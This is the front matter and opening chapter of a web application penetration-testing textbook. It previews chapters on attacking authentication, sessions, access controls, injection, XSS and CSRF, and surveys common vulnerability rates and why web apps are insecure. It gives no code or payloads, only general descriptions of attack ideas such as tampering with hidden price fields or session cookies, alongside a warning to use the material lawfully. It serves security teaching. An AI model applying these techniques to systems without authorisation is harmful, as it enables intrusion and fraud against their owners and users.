Chapters 6, 7, and 8 cover some of the most important defense mechanisms implemented within web applications: those responsible for controlling user access. Chapter 6, “Attacking Authentication,” examines the various functions by which applications gain assurance of their users’ identity. This includes the main login function and also the more peripheral authentication-related functions such as user registration, password changing, and account recovery. Authentication mechanisms contain a wealth of different vulnerabilities, in both design and implementation, which an attacker can leverage to gain unauthorized access. These range from obvious defects, such as bad passwords and susceptibility to brute-force attacks, to more obscure problems within the authentication logic. We also examine in detail the types of multistage login mechanisms used in many security-critical applications and describe the new kinds of vulnerabilities these frequently contain.

Chapter 7, “Attacking Session Management,” examines the mechanism by which most applications supplement the stateless HTTP protocol with the concept of a stateful session, enabling them to uniquely identify each user across several different requests. This mechanism is a key target when you are attacking a web application, because if you can break it, you can effectively bypass the login and masquerade as other users without knowing their credentials. We look at various common defects in the generation and transmission of session tokens and describe the steps you can take to discover and exploit these.

Chapter 8, “Attacking Access Controls,” looks at the ways in which applications actually enforce access controls, relying on authentication and session management mechanisms to do so. We describe various ways in which access controls can be broken and how you can detect and exploit these weaknesses.

Chapters 9 and 10 cover a large category of related vulnerabilities, which arise when applications embed user input into interpreted code in an unsafe way. Chapter 9, “Attacking Data Stores,” begins with a detailed examination of SQL injection vulnerabilities. It covers the full range of attacks, from the most obvious and trivial to advanced exploitation techniques involving out-of-band channels, inference, and time delays. For each kind of vulnerability and attack technique, we describe the relevant differences between three common types of databases: MS-SQL, Oracle, and MySQL. We then look at a range of similar attacks that arise against other data stores, including NoSQL, XPath, and LDAP.

Chapter 10, “Attacking Back-End Components,” describes several other categories of injection vulnerabilities, including the injection of operating system commands, injection into web scripting languages, file path traversal attacks, file inclusion vulnerabilities, injection into XML, SOAP, back-end HTTP requests, and e-mail services.

Chapter 11, “Attacking Application Logic,” examines a significant, and frequently overlooked, area of every application’s attack surface: the internal logic it employs to implement its functionality. Defects in an application’s logic are extremely varied and are harder to characterize than common vulnerabilities

such as SQL injection and cross-site scripting. For this reason, we present a series of real-world examples in which defective logic has left an application vulnerable. These illustrate the variety of faulty assumptions that application designers and developers make. From these different individual flaws, we derive a series of specific tests that you can perform to locate many types of logic flaws that often go undetected.

Chapters 12 and 13 cover a large and very topical area of related vulnerabilities that arise when defects within a web application can enable a malicious user of the application to attack other users and compromise them in various ways. Chapter 12, “Attacking Users: Cross-Site Scripting,” examines the most prominent vulnerability of this kind — a hugely prevalent flaw affecting the vast majority of web applications on the Internet. We examine in detail all the different flavors of XSS vulnerabilities and describe an effective methodology for detecting and exploiting even the most obscure manifestations of these.

Chapter 13, “Attacking Users: Other Techniques,” looks at several other types of attacks against other users, including inducing user actions through request forgery and UI redress, capturing data cross-domain using various client-side technologies, various attacks against the same-origin policy, HTTP header injection, cookie injection and session fixation, open redirection, client-side SQL injection, local privacy attacks, and exploiting bugs in ActiveX controls. The chapter concludes with a discussion of a range of attacks against users that do not depend on vulnerabilities in any particular web application, but that can be delivered via any malicious web site or suitably positioned attacker.

Chapter 14, “Automating Customized Attacks,” does not introduce any new categories of vulnerabilities. Instead, it describes a crucial technique you need to master to attack web applications effectively. Because every web application is different, most attacks are customized in some way, tailored to the application’s specific behavior and the ways you have discovered to manipulate it to your advantage. They also frequently require issuing a large number of similar requests and monitoring the application’s responses. Performing these requests manually is extremely laborious and prone to mistakes. To become a truly accomplished web application hacker, you need to automate as much of this work as possible to make your customized attacks easier, faster, and more effective. This chapter describes in detail a proven methodology for achieving this. We also examine various common barriers to the use of automation, including defensive session-handling mechanisms and CAPTCHA controls. Furthermore, we describe tools and techniques you can use to overcome these barriers.

Chapter 15, “Exploiting Information Disclosure,” examines various ways in which applications leak information when under active attack. When you are performing all the other types of attacks described in this book, you should always monitor the application to identify further sources of information disclosure that you can exploit. We describe how you can investigate anomalous behavior and error messages to gain a deeper understanding of the application’s

internal workings and fine-tune your attack. We also cover ways to manipulate defective error handling to systematically retrieve sensitive information from the application.

Chapter 16, “Attacking Native Compiled Applications,” looks at a set of important vulnerabilities that arise in applications written in native code languages such as C and C++. These vulnerabilities include buffer overflows, integer vulnerabilities, and format string flaws. Because this is a potentially huge topic, we focus on ways to detect these vulnerabilities in web applications and look at some real-world examples of how these have arisen and been exploited.

Chapter 17, “Attacking Application Architecture,” examines an important area of web application security that is frequently overlooked. Many applications employ a tiered architecture. Failing to segregate different tiers properly often leaves an application vulnerable, enabling an attacker who has found a defect in one component to quickly compromise the entire application. A different range of threats arises in shared hosting environments, where defects or malicious code in one application can sometimes be exploited to compromise the environment itself and other applications running within it. This chapter also looks at the range of threats that arise in the kinds of shared hosting environments that have become known as “cloud computing.”

Chapter 18, “Attacking the Application Server,” describes various ways in which you can target a web application by targeting the web server on which it is running. Vulnerabilities in web servers are broadly composed of defects in their configuration and security flaws within the web server software. This topic is on the boundary of the subjects covered in this book, because the web server is strictly a different component in the technology stack. However, most web applications are intimately bound up with the web server on which they run. Therefore, attacks against the web server are included in the book because they can often be used to compromise an application directly, rather than indirectly by first compromising the underlying host.

Chapter 19, “Finding Vulnerabilities in Source Code,” describes a completely different approach to finding security flaws than those described elsewhere within this book. In many situations it may be possible to review an application’s source code, not all of which requires cooperation from the application’s owner. Reviewing an application’s source code can often be highly effective in discovering vulnerabilities that would be difficult or time-consuming to detect by probing the running application. We describe a methodology, and provide a language-by-language cheat sheet, to enable you to perform an effective code review even if you have limited programming experience.

Chapter 20, “A Web Application Hacker’s Toolkit,” pulls together the various tools described in this book. These are the same tools the authors use when attacking real-world web applications. We examine the key features of these tools and describe in detail the type of work flow you generally need to employ to get the best out of them. We also examine the extent to which any fully automated tool

can be effective in finding web application vulnerabilities. Finally, we provide some tips and advice for getting the most out of your toolkit.

Chapter 21, “A Web Application Hacker’s Methodology,” is a comprehensive and structured collation of all the procedures and techniques described in this book. These are organized and ordered according to the logical dependencies between tasks when you are carrying out an actual attack. If you have read about and understood all the vulnerabilities and techniques described in this book, you can use this methodology as a complete checklist and work plan when carrying out an attack against a web application.

## **What’s New in This Edition**

---

In the four years since the first edition of this book was published, much has changed, and much has stayed the same. The march of new technology has, of course, continued apace, and this has given rise to specific new vulnerabilities and attacks. The ingenuity of hackers has also led to the development of new attack techniques and new ways of exploiting old bugs. But neither of these factors, technological or human, has created a revolution. The technologies used in today’s applications have their roots in those that are many years old. And the fundamental concepts involved in today’s cutting-edge exploitation techniques are older than many of the researchers who are applying them so effectively. Web application security is a dynamic and exciting area to work in, but the bulk of what constitutes our accumulated wisdom has evolved slowly over many years. It would have been distinctively recognizable to practitioners working a decade or more ago.

This second edition is not a complete rewrite of the first. Most of the material in the first edition remains valid and current today. Approximately 30% of the content in this edition is either new or extensively revised. The remaining 70% has had minor modifications or none at all. If you have upgraded from the first edition and feel disappointed by these numbers, you should take heart. If you have mastered all the techniques described in the first edition, you already have the majority of the skills and knowledge you need. You can focus on what is new in this edition and quickly learn about the areas of web application security that have changed in recent years.

One significant new feature of the second edition is the inclusion throughout the book of real examples of nearly all the vulnerabilities that are covered. Wherever you see a “Try It!” link, you can go online and work interactively with the example being discussed to confirm that you can find and exploit the vulnerability it contains. There are several hundred of these labs, which you can work through at your own pace as you read the book. The online labs are available on a subscription basis for a modest fee to cover the costs of hosting and maintaining the infrastructure involved.

If you want to focus on what's new in the second edition, here is a summary of the key areas where material has been added or rewritten:

Chapter 1, "Web Application (In)security," has been partly updated to reflect new uses of web applications, some broad trends in technologies, and the ways in which a typical organization's security perimeter has continued to change.

Chapter 2, "Core Defense Mechanisms," has had minor changes. A few examples have been added of generic techniques for bypassing input validation defenses.

Chapter 3, "Web Application Technologies," has been expanded with some new sections describing technologies that are either new or that were described more briefly elsewhere within the first edition. The topics added include REST, Ruby on Rails, SQL, XML, web services, CSS, VBScript, the document object model, Ajax, JSON, the same-origin policy, and HTML5.

Chapter 4, "Mapping the Application," has received various minor updates to reflect developments in techniques for mapping content and functionality.

Chapter 5, "Bypassing Client-Side Controls," has been updated more extensively. In particular, the section on browser extension technologies has been largely rewritten to include more detailed guidance on generic approaches to bytecode decompilation and debugging, how to handle serialized data in common formats, and how to deal with common obstacles to your work, including non-proxy-aware clients and problems with SSL. The chapter also now covers Silverlight technology.

Chapter 6, "Attacking Authentication," remains current and has only minor updates.

Chapter 7, "Attacking Session Management," has been updated to cover new tools for automatically testing the quality of randomness in tokens. It also contains new material on attacking encrypted tokens, including practical techniques for token tampering without knowing either the cryptographic algorithm or the encryption key being used.

Chapter 8, "Attacking Access Controls," now covers access control vulnerabilities arising from direct access to server-side methods, and from platform misconfiguration where rules based on HTTP methods are used to control access. It also describes some new tools and techniques you can use to partially automate the frequently onerous task of testing access controls.

The material in Chapters 9 and 10 has been reorganized to create more manageable chapters and a more logical arrangement of topics. Chapter 9, "Attacking Data Stores," focuses on SQL injection and similar attacks against other data store technologies. As SQL injection vulnerabilities have become more widely understood and addressed, this material now focuses more on practical situations where SQL injection is still found. There are also minor updates throughout to reflect current technologies and attack methods. A new section on using automated tools for exploiting SQL injection vulnerabilities is included. The material on LDAP injection has been largely rewritten to include more detailed



coverage of specific technologies (Microsoft Active Directory and OpenLDAP), as well as new techniques for exploiting common vulnerabilities. This chapter also now covers attacks against NoSQL.

Chapter 10, “Attacking Back-End Components,” covers the other types of server-side injection vulnerabilities that were previously included in Chapter 9. New sections cover XML external entity injection and injection into back-end HTTP requests, including HTTP parameter injection/pollution and injection into URL rewriting schemes.

Chapter 11, “Attacking Application Logic,” includes more real-world examples of common logic flaws in input validation functions. With the increased usage of encryption to protect application data at rest, we also include an example of how to identify and exploit encryption oracles to decrypt encrypted data.

The topic of attacks against other application users, previously covered in Chapter 12, has been split into two chapters, because this material was becoming unmanageably large. Chapter 12, “Attacking Users: Cross-Site Scripting,” focuses solely on XSS. This material has been extensively updated in various areas. The sections on bypassing defensive filters to introduce script code have been completely rewritten to cover new techniques and technologies, including various little-known methods for executing script code on current browsers. There is also much more detailed coverage of methods for obfuscating script code to bypass common input filters. The chapter includes several new examples of real-world XSS attacks. A new section on delivering working XSS exploits in challenging conditions covers escalating an attack across application pages, exploiting XSS via cookies and the `Referer` header, and exploiting XSS in nonstandard request and response content such as XML. There is a detailed examination of browsers’ built-in XSS filters and how these can be circumvented to deliver exploits. New sections discuss specific techniques for exploiting XSS in webmail applications and in uploaded files. Finally, there are various updates to the defensive measures that can be used to prevent XSS attacks.

The new Chapter 13, “Attacking Users: Other Techniques,” unites the remainder of this huge area. The topic of cross-site request forgery has been updated to include CSRF attacks against the login function, common defects in anti-CSRF defenses, UI redress attacks, and common defects in framebusting defenses. A new section on cross-domain data capture includes techniques for stealing data by injecting text containing nonscripting HTML and CSS, and various techniques for cross-domain data capture using JavaScript and E4X. A new section examines the same-origin policy in more detail, including its implementation in different browser extension technologies, the changes brought by HTML5, and ways of crossing domains via proxy service applications. There are new sections on client-side cookie injection, SQL injection, and HTTP parameter pollution. The section on client-side privacy attacks has been expanded to include storage mechanisms provided by browser extension technologies and HTML5. Finally, a new section has been added drawing together general attacks against

web users that do not depend on vulnerabilities in any particular application. These attacks can be delivered by any malicious or compromised web site or by an attacker who is suitably positioned on the network.

Chapter 14, “Automating Customized Attacks,” has been expanded to cover common barriers to automation and how to circumvent them. Many applications employ defensive session-handling mechanisms that terminate sessions, use ephemeral anti-CSRF tokens, or use multistage processes to update application state. Some new tools are described for handling these mechanisms, which let you continue using automated testing techniques. A new section examines CAPTCHA controls and some common vulnerabilities that can often be exploited to circumvent them.

Chapter 15, “Exploiting Information Disclosure,” contains new sections about XSS in error messages and exploiting decryption oracles.

Chapter 16, “Attacking Native Compiled Applications,” has not been updated.

Chapter 17, “Attacking Application Architecture,” has a new section about vulnerabilities that arise in cloud-based architectures, and updated examples of exploiting architecture weaknesses.

Chapter 18, “Attacking the Application Server,” contains several new examples of interesting vulnerabilities in application servers and platforms, including Jetty, the JMX management console, ASP.NET, Apple iDisk server, Ruby WEBrick web server, and Java web server. It also has a new section on practical approaches to circumventing web application firewalls.

Chapter 19, “Finding Vulnerabilities in Source Code,” has not been updated.

Chapter 20, “A Web Application Hacker’s Toolkit,” has been updated with details on the latest features of proxy-based tool suites. It contains new sections on how to proxy the traffic of non-proxy-aware clients and how to eliminate SSL errors in browsers and other clients caused by the use of an intercepting proxy. This chapter contains a detailed description of the work flow that is typically employed when you test using a proxy-based tool suite. It also has a new discussion about current web vulnerability scanners and the optimal approaches to using these in different situations.

Chapter 21, “A Web Application Hacker’s Methodology,” has been updated to reflect the new methodology steps described throughout the book.

---

## **Tools You Will Need**

This book is strongly geared toward hands-on techniques you can use to attack web applications. After reading the book, you will understand the specifics of each individual task, what it involves technically, and why it helps you detect and exploit vulnerabilities. The book is emphatically not about downloading a tool, pointing it at a target application, and believing what the tool’s output tells you about the state of the application’s security.



That said, you will find several tools useful, and sometimes indispensable, when performing the tasks and techniques we describe. All of these are available on the Internet. We recommend that you download and experiment with each tool as you read about it.

## What's on the Website

---

The companion website for this book at <http://mdsec.net/wahh>, which you can also link to from [www.wiley.com/go/webhacker2e](http://www.wiley.com/go/webhacker2e), contains several resources that you will find useful in the course of mastering the techniques we describe and using them to attack actual applications. In particular, the website contains access to the following:

- Source code for some of the scripts we present in the book
- A list of current links to all the tools and other resources discussed in the book
- A handy checklist of the tasks involved in attacking a typical application
- Answers to the questions posed at the end of each chapter
- Hundreds of interactive vulnerability labs that are used in examples throughout this book and that are available on a subscription basis to help you develop and refine your skills

## Bring It On

---

Web application security remains a fun and thriving subject. We enjoyed writing this book as much as we continue to enjoy hacking into web applications on a daily basis. We hope that you will also take pleasure from learning about the different techniques we describe and how you can defend against them.

Before going any further, we should mention an important caveat. In most countries, attacking computer systems without the owner's permission is against the law. The majority of the techniques we describe are illegal if carried out without consent.

The authors are professional penetration testers who routinely attack web applications on behalf of clients to help them improve their security. In recent years, numerous security professionals and others have acquired criminal records — and ended their careers — by experimenting on or actively attacking computer systems without permission. We urge you to use the information contained in this book only for lawful purposes.



# Web Application (In)security

There is no doubt that web application security is a current and newsworthy subject. For all concerned, the stakes are high: for businesses that derive increasing revenue from Internet commerce, for users who trust web applications with sensitive information, and for criminals who can make big money by stealing payment details or compromising bank accounts. Reputation plays a critical role. Few people want to do business with an insecure website, so few organizations want to disclose details about their own security vulnerabilities or breaches. Hence, it is not a trivial task to obtain reliable information about the state of web application security today.

This chapter takes a brief look at how web applications have evolved and the many benefits they provide. We present some metrics about vulnerabilities in current web applications, drawn from the authors' direct experience, demonstrating that the majority of applications are far from secure. We describe the core security problem facing web applications — that users can supply arbitrary input — and the various factors that contribute to their weak security posture. Finally, we describe the latest trends in web application security and how these may be expected to develop in the near future.

## The Evolution of Web Applications

In the early days of the Internet, the World Wide Web consisted only of web *sites*. These were essentially information repositories containing static documents. Web browsers were invented as a means of retrieving and displaying those documents, as shown in Figure 1-1. The flow of interesting information was one-way, from server to browser. Most sites did not authenticate users, because there was no need to. Each user was treated in the same way and was presented with the same information. Any security threats arising from hosting a website were related largely to vulnerabilities in web server software (of which there were many). If an attacker compromised a web server, he usually would not gain access to any sensitive information, because the information held on the server was already open to public view. Rather, an attacker typically would modify the files on the server to deface the web site's contents or use the server's storage and bandwidth to distribute "warez."



**Figure 1-1:** A traditional website containing static information

Today, the World Wide Web is almost unrecognizable from its earlier form. The majority of sites on the web are in fact applications (see Figure 1-2). They are highly functional and rely on two-way flow of information between the server and browser. They support registration and login, financial transactions,

search, and the authoring of content by users. The content presented to users is generated dynamically on the fly and is often tailored to each specific user. Much of the information processed is private and highly sensitive. Security, therefore, is a big issue. No one wants to use a web application if he believes his information will be disclosed to unauthorized parties.



**Figure 1-2:** A typical web application

Web applications bring with them new and significant security threats. Each application is different and may contain unique vulnerabilities. Most applications are developed in-house — many by developers who have only a partial understanding of the security problems that may arise in the code they are producing. To deliver their core functionality, web applications normally require connectivity to internal computer systems that contain highly sensitive data and that can perform powerful business functions. Fifteen years ago, if you wanted to make a funds transfer, you visited your bank, and the teller performed the transfer for you; today, you can visit a web application and perform the transfer yourself. An attacker who compromises a web application may be able to steal personal information, carry out financial fraud, and perform malicious actions against other users.

## **Common Web Application Functions**

Web applications have been created to perform practically every useful function you could possibly implement online. Here are some web application functions that have risen to prominence in recent years:

- Shopping (Amazon)
- Social networking (Facebook)
- Banking (Citibank)
- Web search (Google)
- Auctions (eBay)
- Gambling (Betfair)
- Web logs (Blogger)
- Web mail (Gmail)
- Interactive information (Wikipedia)

Applications that are accessed using a computer browser increasingly overlap with mobile applications that are accessed using a smartphone or tablet. Most mobile applications employ either a browser or a customized client that uses HTTP-based APIs to communicate with the server. Application functions and data typically are shared between the various interfaces that the application exposes to different user platforms.

In addition to the public Internet, web applications have been widely adopted inside organizations to support key business functions. Many of these provide access to highly sensitive data and functionality:

- HR applications allowing users to access payroll information, give and receive performance feedback, and manage recruitment and disciplinary procedures.
- Administrative interfaces to key infrastructure such as web and mail servers, user workstations, and virtual machine administration.
- Collaboration software used for sharing documents, managing workflow and projects, and tracking issues. These types of functionality often involve critical security and governance issues, and organizations often rely completely on the controls built into their web applications.
- Business applications such as enterprise resource planning (ERP) software, which previously were accessed using a proprietary thick-client application, can now be accessed using a web browser.

- Software services such as e-mail, which originally required a separate e-mail client, can now be accessed via web interfaces such as Outlook Web Access.
- Traditional desktop office applications such as word processors and spreadsheets have been migrated to web applications through services such as Google Apps and Microsoft Office Live.

In all these examples, what are perceived as “internal” applications are increasingly being hosted externally as organizations move to outside service providers to cut costs. In these so-called *cloud* solutions, business-critical functionality and data are opened to a wider range of potential attackers, and organizations are increasingly reliant on the integrity of security defenses that are outside of their control.

The time is fast approaching when the only client software that most computer users will need is a web browser. A diverse range of functions will have been implemented using a shared set of protocols and technologies, and in so doing will have inherited a distinctive range of common security vulnerabilities.

## Benefits of Web Applications

It is not difficult to see why web applications have enjoyed such a dramatic rise to prominence. Several technical factors have worked alongside the obvious commercial incentives to drive the revolution that has occurred in how we use the Internet:

- HTTP, the core communications protocol used to access the World Wide Web, is lightweight and connectionless. This provides resilience in the event of communication errors and avoids the need for the server to hold open a network connection to every user, as was the case in many legacy client/server applications. HTTP can also be proxied and tunneled over other protocols, allowing for secure communication in any network configuration.
- Every web user already has a browser installed on his computer and mobile device. Web applications deploy their user interface dynamically to the browser, avoiding the need to distribute and manage separate client software, as was the case with pre-web applications. Changes to the interface need to be implemented only once, on the server, and take effect immediately.
- Today’s browsers are highly functional, enabling rich and satisfying user interfaces to be built. Web interfaces use standard navigational and

input controls that are immediately familiar to users, avoiding the need to learn how each individual application functions. Client-side scripting enables applications to push part of their processing to the client side, and browsers' capabilities can be extended in arbitrary ways using browser extension technologies where necessary.

- The core technologies and languages used to develop web applications are relatively simple. A wide range of platforms and development tools are available to facilitate the development of powerful applications by relative beginners, and a large quantity of open source code and other resources is available for incorporation into custom-built applications.

## **Web Application Security**

---

As with any new class of technology, web applications have brought with them a new range of security vulnerabilities. The set of most commonly encountered defects has evolved somewhat over time. New attacks have been conceived that were not considered when existing applications were developed. Some problems have become less prevalent as awareness of them has increased. New technologies have been developed that have introduced new possibilities for exploitation. Some categories of flaws have largely gone away as the result of changes made to web browser software.

The most serious attacks against web applications are those that expose sensitive data or gain unrestricted access to the back-end systems on which the application is running. High-profile compromises of this kind continue to occur frequently. For many organizations, however, any attack that causes system downtime is a critical event. Application-level denial-of-service attacks can be used to achieve the same results as traditional resource exhaustion attacks against infrastructure. However, they are often used with more subtle techniques and objectives. They may be used to disrupt a particular user or service to gain a competitive edge against peers in the realms of financial trading, gaming, online bidding, and ticket reservations.

Throughout this evolution, compromises of prominent web applications have remained in the news. There is no sense that a corner has been turned and that these security problems are on the wane. By some measure, web application security is today the most significant battleground between attackers and those with computer resources and data to defend, and it is likely to remain so for the foreseeable future.



## “This Site Is Secure”

There is a widespread awareness that security is an issue for web applications. Consult the FAQ page of a typical application, and you will be reassured that it is in fact secure.

Most applications state that they are secure because they use SSL. For example:

*This site is absolutely secure. It has been designed to use 128-bit Secure Socket Layer (SSL) technology to prevent unauthorized users from viewing any of your information. You may use this site with peace of mind that your data is safe with us.*

Users are often urged to verify the site's certificate, admire the advanced cryptographic protocols in use, and, on this basis, trust it with their personal information.


Increasingly, organizations also cite their compliance with Payment Card Industry (PCI) standards to reassure users that they are secure. For example:

*We take security very seriously. Our web site is scanned daily to ensure that we remain PCI compliant and safe from hackers. You can see the date of the latest scan on the logo below, and you are guaranteed that our web site is safe to use.*

In fact, the majority of web applications are insecure, despite the widespread usage of SSL technology and the adoption of regular PCI scanning. The authors of this book have tested hundreds of web applications in recent years. Figure 1-3 shows what percentage of applications tested during 2007 and 2011 were found to be affected by some common categories of vulnerability:

- **Broken authentication (62%)** — This category of vulnerability encompasses various defects within the application's login mechanism, which may enable an attacker to guess weak passwords, launch a brute-force attack, or bypass the login.
- **Broken access controls (71%)** — This involves cases where the application fails to properly protect access to its data and functionality, potentially enabling an attacker to view other users' sensitive data held on the server or carry out privileged actions.
- **SQL injection (32%)** — This vulnerability enables an attacker to submit crafted input to interfere with the application's interaction with back-end databases. An attacker may be able to retrieve arbitrary data from the application, interfere with its logic, or execute commands on the database server itself.

- **Cross-site scripting (94%)** — This vulnerability enables an attacker to target other users of the application, potentially gaining access to their data, performing unauthorized actions on their behalf, or carrying out other attacks against them.
- **Information leakage (78%)** — This involves cases where an application divulges sensitive information that is of use to an attacker in developing an assault against the application, through defective error handling or other behavior.
- **Cross-site request forgery (92%)** — This flaw means that application users can be induced to perform unintended actions on the application within their user context and privilege level. The vulnerability allows a malicious web site visited by the victim user to interact with the application to perform actions that the user did not intend.



**Figure 1-3:** The incidence of some common web application vulnerabilities in applications recently tested by the authors (based on a sample of more than 100)

SSL is an excellent technology that protects the confidentiality and integrity of data in transit between the user's browser and the web server. It helps defend against eavesdroppers, and it can provide assurance to the user of the identity of the web server he is dealing with. But it does not stop attacks that directly target the server or client components of an application, as most successful attacks do. Specifically, it does not prevent any of the vulnerabilities just listed, or many others that can render an application critically exposed to attack. Regardless of whether they use SSL, most web applications still contain security flaws.

## The Core Security Problem: Users Can Submit Arbitrary Input

As with most distributed applications, web applications face a fundamental problem they must address to be secure. Because the client is outside of the application's control, users can submit arbitrary input to the server-side application. The application must assume that all input is potentially malicious. Therefore, it must take steps to ensure that attackers cannot use crafted input to compromise the application by interfering with its logic and behavior, thus gaining unauthorized access to its data and functionality.

This core problem manifests itself in various ways:

- Users can interfere with any piece of data transmitted between the client and the server, including request parameters, cookies, and HTTP headers. Any security controls implemented on the client side, such as input validation checks, can be easily circumvented.
- Users can send requests in any sequence and can submit parameters at a different stage than the application expects, more than once, or not at all. Any assumption developers make about how users will interact with the application may be violated.
- Users are not restricted to using only a web browser to access the application. Numerous widely available tools operate alongside, or independently of, a browser to help attack web applications. These tools can make requests that no browser would ordinarily make and can generate huge numbers of requests quickly to find and exploit problems.

The majority of attacks against web applications involve sending input to the server that is crafted to cause some event that was not expected or desired by the application's designer. Here are some examples of submitting crafted input to achieve this objective:

- Changing the price of a product transmitted in a hidden HTML form field to fraudulently purchase the product for a cheaper amount
- Modifying a session token transmitted in an HTTP cookie to hijack the session of another authenticated user
- Removing certain parameters that normally are submitted to exploit a logic flaw in the application's processing
- Altering some input that will be processed by a back-end database to inject a malicious database query and access sensitive data

Needless to say, SSL does nothing to stop an attacker from submitting crafted input to the server. If the application uses SSL, this simply means that other users on the network cannot view or modify the attacker's data in transit. Because

the attacker controls her end of the SSL tunnel, she can send anything she likes to the server through this tunnel. If any of the previously mentioned attacks are successful, the application is emphatically vulnerable, regardless of what its FAQ may tell you.

## **Key Problem Factors**

The core security problem faced by web applications arises in any situation where an application must accept and process untrusted data that may be malicious. However, in the case of web applications, several factors have combined to exacerbate the problem and explain why so many web applications on the Internet today do such a poor job of addressing it.

### ***Underdeveloped Security Awareness***

Although awareness of web application security issues has grown in recent years, it remains less well-developed than in longer-established areas such as networks and operating systems. Although most people working in IT security have a reasonable grasp of the essentials of securing networks and hardening hosts, widespread confusion and misconception still exist about many of the core concepts involved in web application security. A web application developer's work increasingly involves weaving together tens, or even hundreds, of third-party packages, all designed to abstract the developer away from the underlying technologies. It is common to meet experienced web application developers who make major assumptions about the security provided by their programming framework and to whom an explanation of many basic types of flaws comes as a revelation.

### ***Custom Development***

Most web applications are developed in-house by an organization's own staff or third-party contractors. Even where an application employs well-established components, these are typically customized or bolted together using new code. In this situation, every application is different and may contain its own unique defects. This stands in contrast to a typical infrastructure deployment, in which an organization can purchase a best-of-breed product and install it in line with industry-standard guidelines.

### ***Deceptive Simplicity***

With today's web application platforms and development tools, it is possible for a novice programmer to create a powerful application from scratch in a short period of time. But there is a huge difference between producing code that is

functional and code that is secure. Many web applications are created by well-meaning individuals who simply lack the knowledge and experience to identify where security problems may arise.

A prominent trend in recent years has been the use of application frameworks that provide ready-made code components to handle numerous common areas of functionality, such as authentication, page templates, message boards, and integration with common back-end infrastructure components. Examples of these frameworks include Liferay and Appfuse. These products make it quick and easy to create working applications without requiring a technical understanding of how the applications work or the potential risks they may contain. This also means many companies use the same frameworks. Thus, when a vulnerability is discovered, it affects many unrelated applications.

### ***Rapidly Evolving Threat Profile***

Research into web application attacks and defenses continues to be a thriving area in which new concepts and threats are conceived at a faster rate than is now the case for older technologies. Particularly on the client side, it is common for the accepted defenses against a particular attack to be undermined by research that demonstrates a new attack technique. A development team that begins a project with a complete knowledge of current threats may have lost this status by the time the application is completed and deployed.

### ***Resource and Time Constraints***

Most web application development projects are subject to strict constraints on time and resources, arising from the economics of in-house, one-off development. In most organizations, it is often infeasible to employ dedicated security expertise in the design or development teams. And due to project slippage, security testing by specialists is often left until very late in the project's life cycle. In the balancing of competing priorities, the need to produce a stable and functional application by a deadline normally overrides less tangible security considerations. A typical small organization may be willing to pay for only a few man-days of consulting time to evaluate a new application. A quick penetration test will often find the low-hanging fruit, but it may miss more subtle vulnerabilities that require time and patience to identify.

### ***Overextended Technologies***

Many of the core technologies employed in web applications began life when the landscape of the World Wide Web was very different. They have since been pushed far beyond the purposes for which they were originally conceived, such as the use of JavaScript as a means of data transmission in many AJAX-based

applications. As the expectations placed on web application functionality have rapidly evolved, the technologies used to implement this functionality have lagged behind the curve, with old technologies stretched and adapted to meet new requirements. Unsurprisingly, this has led to security vulnerabilities as unforeseen side effects emerge.

### ***Increasing Demands on Functionality***

Applications are designed primarily with functionality and usability in mind. Once-static user profiles now contain social networking features, allowing uploading of pictures and wiki-style editing of pages. A few years ago an application designer may have been content with implementing a username and password challenge to create the login functionality. Modern sites may include password recovery, username recovery, password hints, and an option to remember the username and password on future visits. Such a site would undoubtedly be promoted as having numerous security features, yet each one is really a self-service feature adding to the site's attack surface.

### **The New Security Perimeter**

Before the rise of web applications, organizations' efforts to secure themselves against external attack were largely focused on the network perimeter. Defending this perimeter entailed hardening and patching the services it needed to expose and firewalling access to others.

Web applications have changed all this. For an application to be accessible by its users, the perimeter firewall must allow inbound connections to the server over HTTP or HTTPS. And for the application to function, the server must be allowed to connect to supporting back-end systems, such as databases, mainframes, and financial and logistical systems. These systems often lie at the core of the organization's operations and reside behind several layers of network-level defenses.

If a vulnerability exists within a web application, an attacker on the public Internet may be able to compromise the organization's core back-end systems solely by submitting crafted data from his web browser. This data sails past all the organization's network defenses, in the same way as does ordinary, benign traffic to the web application.

The effect of widespread deployment of web applications is that the security perimeter of a typical organization has moved. Part of that perimeter is still embodied in firewalls and bastion hosts. But a significant part of it is now occupied by the organization's web applications. Because of the manifold ways in which web applications receive user input and pass this to sensitive back-end systems, they are the potential gateways for a wide range of attacks, and defenses against these attacks must be implemented within the applications themselves. A single

line of defective code in a single web application can render an organization's internal systems vulnerable. Furthermore, with the rise of mash-up applications, third-party widgets, and other techniques for cross-domain integration, the server-side security perimeter frequently extends well beyond the organization itself. Implicit trust is placed in the services of external applications and services. The statistics described previously, of the incidence of vulnerabilities within this new security perimeter, should give every organization pause for thought.

**NOTE** For an attacker targeting an organization, gaining access to the network or executing arbitrary commands on servers may not be what he wants to achieve. Often, and perhaps typically, what an attacker really wants is to perform some application-level action such as stealing personal information, transferring funds, or making cheap purchases. And the relocation of the security perimeter to the application layer may greatly assist an attacker in achieving these objectives.

